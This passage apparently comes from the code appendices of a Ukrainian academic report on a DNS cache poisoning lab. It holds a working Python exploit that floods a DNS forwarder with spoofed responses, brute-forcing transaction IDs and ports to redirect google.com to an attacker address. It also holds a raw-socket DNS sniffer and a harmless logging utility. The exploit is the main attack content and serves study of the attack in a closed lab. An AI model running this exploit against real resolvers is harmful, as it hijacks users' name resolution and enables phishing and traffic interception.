    ck = dpkt.in_cksum(pseudo_hdr + packet[udp_offset:])
    if ck == 0:
        ck = 0xffff
    cs = struct.pack("!H", ck)
    packet[udp_offset + 6] = cs[0]
    packet[udp_offset + 7] = cs[1]


# PACKET CONSTRUCTORS
def construct_uncached_query(forwarder: str, attacker: str, qname: str) ->
[bytearray, bytes, int]:
    # DNS
    qd = dpkt.dns.DNS.Q(
        name = qname,  # Domain name to query
        type = dpkt.dns.DNS_A,  # A type record (IPv4 address)
        cls = dpkt.dns.DNS_IN  # Internet class
    )
    dns = dpkt.dns.DNS(
        id = 0xff,  # TXID
        rd = 1,  # Recursion Desired flag => recursive query resolution is
requested
        qd = [qd],  # List of query records
        op = dpkt.dns.DNS_RD  # Recursion Desired operation
    )

    # UDP
    udp = dpkt.udp.UDP(
        sport = 0xffff,  # Source port
```

```
        dport = 53,  # Destination port
        data = bytes(dns)  # Encapsulated DNS packet
    )
    udp.ulen = len(udp)
    pseudo_hdr = struct.pack(
        "!4s4sHH",  # Big-endian, 4-byte str, 4-byte str, 2-byte int, 2-byte int
        socket.inet_aton(attacker),  # Source address
        socket.inet_aton(forwarder),  # Destination address
        dpkt.ip.IP_PROTO_UDP,  # UDP protocol
        udp.ulen
    )
    udp.sum = dpkt.in_cksum(pseudo_hdr + bytes(udp))  # Calculate CRC32 hash

    # IP
    ip = dpkt.ip.IP(
        src = socket.inet_aton(attacker),
        dst = socket.inet_aton(forwarder),
        id = 1,
        p = dpkt.ip.IP_PROTO_UDP,
        data = bytes(udp)  # Encapsulated UDP datagram
    )
    ip.len = len(ip)
    ip = bytearray(bytes(ip))  # Make IP packet mutable to change its fields later

    # # DEMO
    # qd = DNSQR(qname = qname, qtype = "A", qclass = "IN")
    # dns = DNS(id = 0xff, rd = 1, qd = qd)
    # udp = UDP(sport = 0xffff, dport = 53) / dns
    # demo_ip = IP(src = attacker, dst = forwarder) / udp
    # demo_ip.show()
    # exit(12)

    logger.info(f"Not cached DNS query (IP packet):\n{hexdump(ip)}\n")
    return [ip, pseudo_hdr, udp.ulen]


def construct_spoofed_response(forwarder: str, sniffer: str, qname: str, target:
str, poison: str) -> [bytearray, bytes, int]:
    # DNS
    qd = dpkt.dns.DNS.Q(
        name = qname,
        type = dpkt.dns.DNS_A,
```

```
        cls = dpkt.dns.DNS_IN
    )
    an0 = construct_dns_answer(
        name = target,
        ttl = 900,  # TTL - Time to live (seconds)
        rdata = poison,
        type = dpkt.dns.DNS_A,
        cls = dpkt.dns.DNS_IN
    )
    an1 = construct_dns_answer(
        name = qname,
        ttl = 900,
        rdata = target,
        type = dpkt.dns.DNS_CNAME,
        cls = dpkt.dns.DNS_IN
    )
    dns = dpkt.dns.DNS(
        id = 0xff,
        qr = 1,  # Query Response flag
        ra = 1,  # Recursion Available flag
        qd = [qd],
        op  =  dpkt.dns.DNS_RA  |  dpkt.dns.DNS_RD  |  dpkt.dns.DNS_QR   #  Recursion
Available + Recursion Desired + Query Response
    )
    dns = bytearray(bytes(dns) + an1 + an0)
    dns[7] = 2  # Number of answers

    # UDP
    udp = dpkt.udp.UDP(
        sport = 53,
        dport = 0xffff,
        data = bytes(dns)
    )
    udp.ulen = len(udp)
    pseudo_hdr = struct.pack(
        "!4s4sHH",
        socket.inet_aton(sniffer),
        socket.inet_aton(forwarder),
        dpkt.ip.IP_PROTO_UDP, udp.ulen
    )
    udp.sum = dpkt.in_cksum(pseudo_hdr + bytes(udp))
```

```
    # IP
    ip = dpkt.ip.IP(
        id = 1,
        src = socket.inet_aton(sniffer),
        dst = socket.inet_aton(forwarder),
        p = dpkt.ip.IP_PROTO_UDP,
        data = bytes(udp)
    )
    ip.len = len(ip)

    # Ethernet
    eth = dpkt.ethernet.Ethernet(
        src = get_mac("eth0"),  # Source MAC address
        dst = get_mac(forwarder),  # Destination MAC address
        data = bytes(ip)  # Encapsulated IP packet
    )
    eth = bytearray(bytes(eth))

    # # DEMO
    # qd = DNSQR(qname = qname, qtype = "A", qclass = "IN")
    # an0 = DNSRR(rrname = target, ttl = 900, rdata = poison, type = "A", rclass =
"IN")
    # an1 = DNSRR(rrname = qname, ttl = 900, rdata = target, type = "CNAME",
rclass = "IN") / an0
    # dns = DNS(id = 0xff, qr = 1, ra = 1, qd = qd, an = an1)
    # udp = UDP(sport = 53, dport = 0xffff) / dns
    # ip = IP(src = sniffer, dst = forwarder) / udp
    # demo_eth = Ether(src = get_mac("eth0"), dst = get_mac(forwarder)) / ip
    # demo_eth.show()
    # exit(12)

    logger.info(f"Spoofed DNS response (Ethernet frame):\n{hexdump(eth)}\n")
    return [eth, pseudo_hdr, udp.ulen]


def construct_verify_query(target: str) -> dns.message.QueryMessage:
    udp = dnspython.message.make_query(target, dnspython.rdatatype.A)

    # # DEMO
    # qd = DNSQR(qname = target, qtype = "A", qclass = 'IN')
    # dns = DNS(id = 0xff, rd = 1, qd = qd)
    # old_udp = UDP(sport = 53, dport = 53) / dns
```

```
    # old_udp.show()
    # exit(12)

    logger.info(f"Verify DNS query (UDP datagram):\n{hexdump(udp.to_wire())}\n")
    return udp


# MAIN LOGIC
def exploit():
    # Defaults
    localhost = "127.0.0.1"
    interface = "eth0"
    if os.name == "nt":
        logger.warning("Windows environment detected. This script is designed for
Linux usage")
        interface = "wlan0"

    # Target domain
    queue_size = 150
    qname = "example.com"
    target = "google.com"
    poison = "66.66.66.66"

    # Hosts in LAN
    forwarder = "10.0.0.2"
    sniffer = "10.0.0.3"
    attacker = get_local_ip(interface)

    logger.notice(f"Poisoning: {target} → {poison}\n")
    logger.info(f"Forwarder IP:  {forwarder}")
    logger.info(f"Sniffer IP:    {sniffer}")
    logger.info(f"Attacker IP:   {attacker}\n")

    # Construct packets
    uncached_query,         uncached_pseudo_hdr,         uncached_udp_len         =
construct_uncached_query(forwarder, attacker, qname)
    spoofed_response,         spoofed_pseudo_hdr,         spoofed_udp_len         =
construct_spoofed_response(forwarder, sniffer, qname, target, poison)
    verify_query = construct_verify_query(target)

    # Stage 1
    logger.notice(f"Querying non-cached domain name: {qname}")
```

```
    s3 = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_RAW)  # 3rd
OSI layer - Network (IP packets)
    for txid in range(queue_size):
        print(f"\rTXID: {txid}", end = "")
        patch_udp(uncached_query,  uncached_pseudo_hdr,  uncached_udp_len,  txid,
None)
        s3.sendto(uncached_query, (forwarder, 53))
    s3.close()
    logger.info("")
    logger.success(f"Successfully queried name: {qname}\n")

    # Stage 2
    logger.notice("Generating spoofed responses")

    start_time = time.time()
    logger.info(f"Start time: {time.strftime('%H:%M:%S', time.localtime())}")

    s2 = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)  # 2nd OSI layer - Data
Link (Ethernet frames)
    s2.bind((interface, 0))
    txids = range(1, 0xffff)
    dports = range(1025, 0xffff)
    # candidates = itertools.product(txids, dports)
    pkts_num = 0
    for txid in txids:
        print(f"\rTXID: {txid}", end = "")
        for dport in dports:
            patch_udp(spoofed_response, spoofed_pseudo_hdr, spoofed_udp_len, txid,
dport)
            s2.send(spoofed_response)
            pkts_num += 1
        if verify_dns_record(verify_query, forwarder, 53):
            break
    s2.close()

    end_time = time.time()
    logger.info(f"End time: {time.strftime('%H:%M:%S', time.localtime())}")

    logger.info(f"Sent  {pkts_num}  packets  in  {int(end_time  -  start_time)}
seconds")
    logger.success(f"DNS  spoofing  has  been  successfully  completed:  {target}  →
{poison}")
```

```
def main():
    # Logger configuration
    tty = sys.stdout.isatty()
    logger.setup("", True, tty)
    if tty:
        logger.warning("TTY environment detected. Ensure you're running this
script in Docker")

    exploit()


if __name__ == "__main__":
    main()
```

ДОДАТОК Б

Програмний код DNS-резолвера (sniffer.py)

```
import socket
import sys

import dpkt

from logkit import logger


def packet_handler(buf):
    # Check if IP packet is encapsulated in Ethernet frame
    eth = dpkt.ethernet.Ethernet(buf)
    if not isinstance(eth.data, dpkt.ip.IP):
        return

    # Check if UDP packet is encapsulated in IP packet
    ip = eth.data
    if not isinstance(ip.data, dpkt.udp.UDP):
        return

    # Check if DNS packet is encapsulated in UDP packet
    udp = ip.data
    if udp.dport == 53:
        dns = dpkt.dns.DNS(udp.data)
        if dns.qr == dpkt.dns.DNS_Q and len(dns.qd) > 0:  # Ensure if DNS query
            query = dns.qd[0].name
            logger.info(f"Source port: {udp.sport}, TXID: {dns.id}, Query:
{query}")


def main():
    # Logger configuration
    tty = sys.stdout.isatty()
    logger.setup("", True, tty)
    if tty:
        logger.warning("TTY environment detected. Ensure you're running this
script in Docker")

    # Sniffer
    logger.notice("Sniffing DNS queries:")
```

```
    s2 = socket.socket(  # 2nd OSI layer - Data Link (Ethernet frames)
        socket.AF_PACKET,
        socket.SOCK_RAW,
        socket.ntohs(0x0003)  # Capture everything
    )
    s2.bind(("eth0", 0))  # Bind for listening
    while True:
        buf = s2.recv(0xffff)  # Receive frames
        packet_handler(buf)


if __name__ == "__main__":
    main()
```

ДОДАТОК В

Програмний код логера (logtool.py)

```
import builtins
import copy
import inspect
import io
import keyword
import os
import re
import sys
import tokenize
import traceback
import types
from pathlib import Path

import better_exceptions
import colorama
import loguru

colorama.init()
MAX_COLUMNS = 200
os.environ["COLUMNS"] = str(MAX_COLUMNS)


class Logger:
    levels = [
        {"name": "TRACE", "no": 5, "color": colorama.Fore.RESET},
        {"name": "DEBUG", "no": 10, "color": colorama.Fore.RESET},
        {"name": "VERBOSE", "no": 11, "color": colorama.Fore.LIGHTCYAN_EX},    #
Added
        {"name": "INFO", "no": 20, "color": colorama.Fore.RESET},
        {"name": "NOTICE", "no": 21, "color": colorama.Fore.LIGHTBLUE_EX},    #
Added
        {"name": "SUCCESS", "no": 25, "color": colorama.Fore.GREEN},
        {"name": "WARNING", "no": 30, "color": colorama.Fore.YELLOW},
        {"name": "ERROR", "no": 40, "color": colorama.Fore.RED},
        {"name": "CRITICAL", "no": 50, "color": colorama.Fore.RED},
    ]

    def __init__(self, src_logger = loguru.logger):
        self.level = "INFO"
```

```
        self.color = False
        for level in self.levels:  # Add new logging levels
            try:  # If log level already exists, the exception will be raised
                src_logger.level(name = level["name"], no = level["no"], color =
level["color"])
            except Exception:
                src_logger.level(name = level["name"], color = level["color"])
        self.logger = src_logger

    def __getattr__(self, name):
        """Proxy all other logger methods"""
        return getattr(self.logger, name)

    def verbose(self, message, *args, **kwargs):
        self.logger.opt(depth = 1).log("VERBOSE", message, *args, **kwargs)

    def notice(self, message, *args, **kwargs):
        self.logger.opt(depth = 1).log("NOTICE", message, *args, **kwargs)

    def setup(self, log_file: str, verbose: bool, color: bool):
        """Method to set up the logger"""

        self.logger.remove()
        self.color = color
        if verbose:
            self.level = "VERBOSE"
        else:
            self.level = "INFO"

        preprocess_error_sink = {"sink": self.preprocess_error_sink, "level":
"ERROR"}
        stdout_sink = {"sink": self.stdout_sink, "level": self.level}
        postprocess_error_sink = {"sink": self.postprocess_error_sink, "level":
"ERROR"}

        config = {
            "handlers":            [preprocess_error_sink,            stdout_sink,
postprocess_error_sink]
        }
        self.logger.configure(**config)

        if log_file:
```

```
            try:
                log_path = Path(log_file)
                log_path.parent.mkdir(parents = True, exist_ok = True)
                log_path.touch()
            except Exception as e:
                self.error(f"Unable to create log file '{log_file}': {e}")

            file_sink = {"sink": log_file, "level": self.level, "filter": self.file_filter, "format": "{formatted_message}", "mode": "w", "rotation": "10 MB"}
            config = {
                "handlers": [preprocess_error_sink, stdout_sink, file_sink, postprocess_error_sink]
            }
            self.logger.configure(**config)

    def preprocess_error_sink(self, message):
        # Get filename and line number where an error occurred
        msg = message.record["message"]
        filepath = message.record["file"].path
        line = message.record["line"]
        msg = f"{msg}\n\nFile: '{filepath}'\nLine: {line}"

        # Add traceback
        message.record["traceback"] = get_traceback(False, 6)
        message.record["colored_traceback"] = get_traceback(True, 6)
        message.record["message"] = msg
        return message

    def postprocess_error_sink(self, message):
        """Exit with code = line number"""
        line = message.record["line"]
        sys.exit(line)

    def stdout_sink(self, message):
        msg = message.record["message"]
        level = message.record["level"].name

        # Add prefix
        prefix = ""
        if level == "NOTICE":
            prefix = "[*] "
```

```
        elif level == "SUCCESS":
            prefix = "[+] "
        elif level == "WARNING":
            prefix = "[!] "
        elif level == "ERROR":
            prefix = "[-] "
        elif level == "CRITICAL":
            prefix = "[#] "
        msg = prefix + msg

        # Handle line updates using "\r"
        end = "\n"
        if msg.endswith("\r"):
            msg = msg[:-1]
            msg = "\r" + msg
            end = ""

        if self.color:
            color = self.logger.level(level).color
            msg = color + msg + colorama.Fore.RESET
        print(msg, end = end)

        # Add traceback
        if message.record["level"].no >= self.logger.level("ERROR").no:
            tb = message.record["traceback"]
            if self.color:
                tb = message.record["colored_traceback"]
            if self.level == "VERBOSE":
                print("\n" + tb)

    def parse_log_file(self, log_file: str) -> list:
        """Parse log file. Note that multiline messages will be truncated to 1st
line"""
        try:
            pattern = re.compile(
                r"(?P<date>\d{4}-\d{2}-\d{2}) "
                r"(?P<time>\d{2}:\d{2}:\d{2}\.\d{3}) \| "
                r"(?P<level>\w+)\s*\| "
                r"(?P<file>[^:]+):"
                r"(?P<function>[^:]+):"
                r"(?P<line>\d+) \| "
                r"(?P<message>.*)"
```

```
            )
            entries = []
            for entry in self.logger.parse(log_file, pattern):
                entries.append(entry)
            return entries
        except Exception as e:
            self.error(f"Unable to parse '{log_file}': {e}")

    def file_filter(self, record):
        msg = record["message"]
        if msg.endswith("\r"):  # Ignore updatable line
            return False
        if not msg.strip():  # Ignore empty line
            return False

        if "traceback" in record.keys():
            msg += "\n\n" + record["traceback"]
        max_len_level = max(len(level["name"]) for level in self.levels)

        datetime = record["time"].strftime("%Y-%m-%d %H:%M:%S.%f")[:-3]
        level = record["level"].name.ljust(max_len_level)
        source = record["file"].name + ":" + record["function"] + ":" +
str(record["line"])

        msg = f"{datetime} | {level} | {source} | {msg}"
        record["formatted_message"] = msg
        return True


class SyntaxHighlighter:
    """Highlighter from loguru"""

    default_style = {
        "comment": colorama.Fore.LIGHTBLACK_EX + "{}" + colorama.Fore.RESET,
        "keyword": colorama.Fore.LIGHTMAGENTA_EX + "{}" + colorama.Fore.RESET,
        "builtin": "{}",
        "string": colorama.Fore.CYAN + "{}" + colorama.Fore.RESET,
        "number": colorama.Fore.LIGHTBLUE_EX + "{}" + colorama.Fore.RESET,
        "operator": colorama.Fore.LIGHTMAGENTA_EX + "{}" + colorama.Fore.RESET,
        "punctuation": "{}",
        "constant": colorama.Fore.CYAN + "{}" + colorama.Fore.RESET,
        "identifier": "{}",
```

```
        "other": "{}",
    }
    builtins = set(dir(builtins))
    constants = {"True", "False", "None"}
    punctuation = {"(", ")", "[", "]", "{", "}", ":", ",", ";"}
    strings = {tokenize.STRING}
    fstring_middle = None

    def __init__(self, style = None):
        if style:
            self.style = copy.deepcopy(style)   # Need to copy because dict is
mutable
        else:
            self.style = copy.deepcopy(self.default_style)

    def highlight(self, source):
        style = self.style
        row, column = 0, 0
        output = ""

        for token in self.tokenize(source):
            type_, string, (start_row, start_column), (_, end_column), line =
token

            if type_ == self.fstring_middle:
                # When an f-string contains "{{" or "}}", they appear as "{" or
"}" in the "string"
                # attribute of the token. However, they do not count in the column
position.
                end_column += string.count("{") + string.count("}")

            if type_ == tokenize.NAME:
                if string in self.constants:
                    color = style["constant"]
                elif keyword.iskeyword(string):
                    color = style["keyword"]
                elif string in self.builtins:
                    color = style["builtin"]
                else:
                    color = style["identifier"]
            elif type_ == tokenize.OP:
                if string in self.punctuation:
```

```
                    color = style["punctuation"]
                else:
                    color = style["operator"]
            elif type_ == tokenize.NUMBER:
                color = style["number"]
            elif type_ in self.strings:
                color = style["string"]
            elif type_ == tokenize.COMMENT:
                color = style["comment"]
            else:
                color = style["other"]

            if start_row != row:
                source = source[column:]
                row, column = start_row, 0

            if type_ != tokenize.ENCODING:
                output += line[column:start_column]
                output += color.format(line[start_column:end_column])
            column = end_column
        output += source[column:]
        return output

    @staticmethod
    def tokenize(source):
        source = source.encode("utf-8")
        source = io.BytesIO(source)
        try:
            yield from tokenize.tokenize(source.readline)
        except tokenize.TokenError:
            return


def display_default_colors():
    colors = {
        "black": [colorama.Fore.BLACK, colorama.Fore.LIGHTBLACK_EX],
        "red": [colorama.Fore.RED, colorama.Fore.LIGHTRED_EX],
        "green": [colorama.Fore.GREEN, colorama.Fore.LIGHTGREEN_EX],
        "yellow": [colorama.Fore.YELLOW, colorama.Fore.LIGHTYELLOW_EX],
        "blue": [colorama.Fore.BLUE, colorama.Fore.LIGHTBLUE_EX],
        "magenta": [colorama.Fore.MAGENTA, colorama.Fore.LIGHTMAGENTA_EX],
        "cyan": [colorama.Fore.CYAN, colorama.Fore.LIGHTCYAN_EX],
```

```
        "white": [colorama.Fore.WHITE, colorama.Fore.LIGHTWHITE_EX],
    }
    for color, prefixes in colors.items():
        s = prefixes[0] + color + "\t" + prefixes[1] + color
        print(s)


def convert_traceback(stack: traceback.StackSummary) -> types.TracebackType:
    tb = None
    prev_tb = None
    for frame_summary in reversed(stack):
        filename = frame_summary.filename
        lineno = frame_summary.lineno

        # Get the actual frame object
        frame = None
        for f in inspect.stack():
            if  f.frame.f_code.co_filename  ==  filename  and  f.frame.f_lineno  ==
lineno:
                frame = f.frame
                break
        if frame:
            # Manually create a traceback object for each frame
            tb = types.TracebackType(
                tb_next = prev_tb,
                tb_frame = frame,
                tb_lasti = frame.f_lasti,
                tb_lineno = lineno
            )
            prev_tb = tb  # Set the previous traceback to chain it correctly
    return tb


def    get_formatted_traceback(stack:    traceback.StackSummary,    color:    bool,
complex_theme = True, function_addr = False) -> str:
    source_highlighter = SyntaxHighlighter()
    val_highlighter = SyntaxHighlighter()
    for  token_type  in  ["builtin",  "identifier",  "other"]:   # Threat  tokens  as
strings
        val_highlighter.style[token_type] = val_highlighter.style["string"]

    pipe_char = "|"
```

```
    cap_char = "└"
    formatter = better_exceptions.ExceptionFormatter(colored = False, max_length =
MAX_COLUMNS, pipe_char = pipe_char, cap_char = cap_char)

    # Convert stack summary to builtin traceback (linked list of frames)
    tb = convert_traceback(stack)
    frames = []
    while tb:
        frame, _ = formatter.format_traceback_frame(tb)
        frames.append(frame)
        tb = tb.tb_next

    tb_str = "Traceback (most recent call last):\n\n"
    if color:
        tb_str = colorama.Fore.YELLOW + tb_str + colorama.Fore.RESET

    # Format each frame
    for i, frame in enumerate(frames):
        filename, lineno, function, lines = frame
        lineno = str(lineno)
        lines = lines.split("\n")
        source = lines[0]
        vals = []
        if len(lines) > 1:  # 1st line = function prototype, 2d line = 1st arg
val, 3rd line = 2nd arg val
            vals = lines[1:]

        # Remove function address
        if not function_addr and len(vals) > 0:
            vals = vals[:-1]
            vals = [val.replace(pipe_char, " ", 1) for val in vals]

        # Colorize frame
        if color:
            filename = colorama.Fore.GREEN + filename + colorama.Fore.RESET
            lineno = colorama.Fore.YELLOW + lineno + colorama.Fore.RESET
            function    =    colorama.Fore.LIGHTMAGENTA_EX    +    function    +
colorama.Fore.RESET
            source = source_highlighter.highlight(source)
            vals_color = []
            for val in vals:
                if complex_theme:
```

```
                    val = val_highlighter.highlight(val)
                else:
                    val = colorama.Fore.LIGHTCYAN_EX + val + colorama.Fore.RESET
                vals_color.append(val)
            vals = vals_color

        # Construct frame
        frm = "  "
        if i == len(frames) - 1:
            frm = "> "  # Mark last frame
        frm += f'File "{filename}", line {lineno}, in {function}\n'
        frm += f"    {source}\n"
        for val in vals:
            frm += val + "\n"
        tb_str += frm + "\n"
    return tb_str.strip()


def get_traceback(color: bool, depth = 1, complex_theme = True) -> str:
    raw_stack = traceback.extract_stack()
    if len(raw_stack) > depth:  # Ignore too deep frames
        raw_stack = raw_stack[:-depth]

    # Ignore modules loaded when app runs as module or .exe (not as script)
    stack = []
    for frame in raw_stack:
        filename = frame.filename
        if not ("runpy" in filename or "cx_Freeze" in filename):
            stack.append(frame)
    stack = traceback.StackSummary(stack)
    try:
        tb = get_formatted_traceback(stack, color, complex_theme)
    except Exception:
        # If unable to format traceback, use very simple one
        tbl = traceback.format_list(stack)
        tb = "Cannot display pretty formatted traceback :(\n\n"
        tb += "Traceback (most recent call last):\n" + "".join(tbl).strip()
        if color:
            tb = colorama.Fore.RED + tb + colorama.Fore.RESET
    return tb

logger = Logger()
```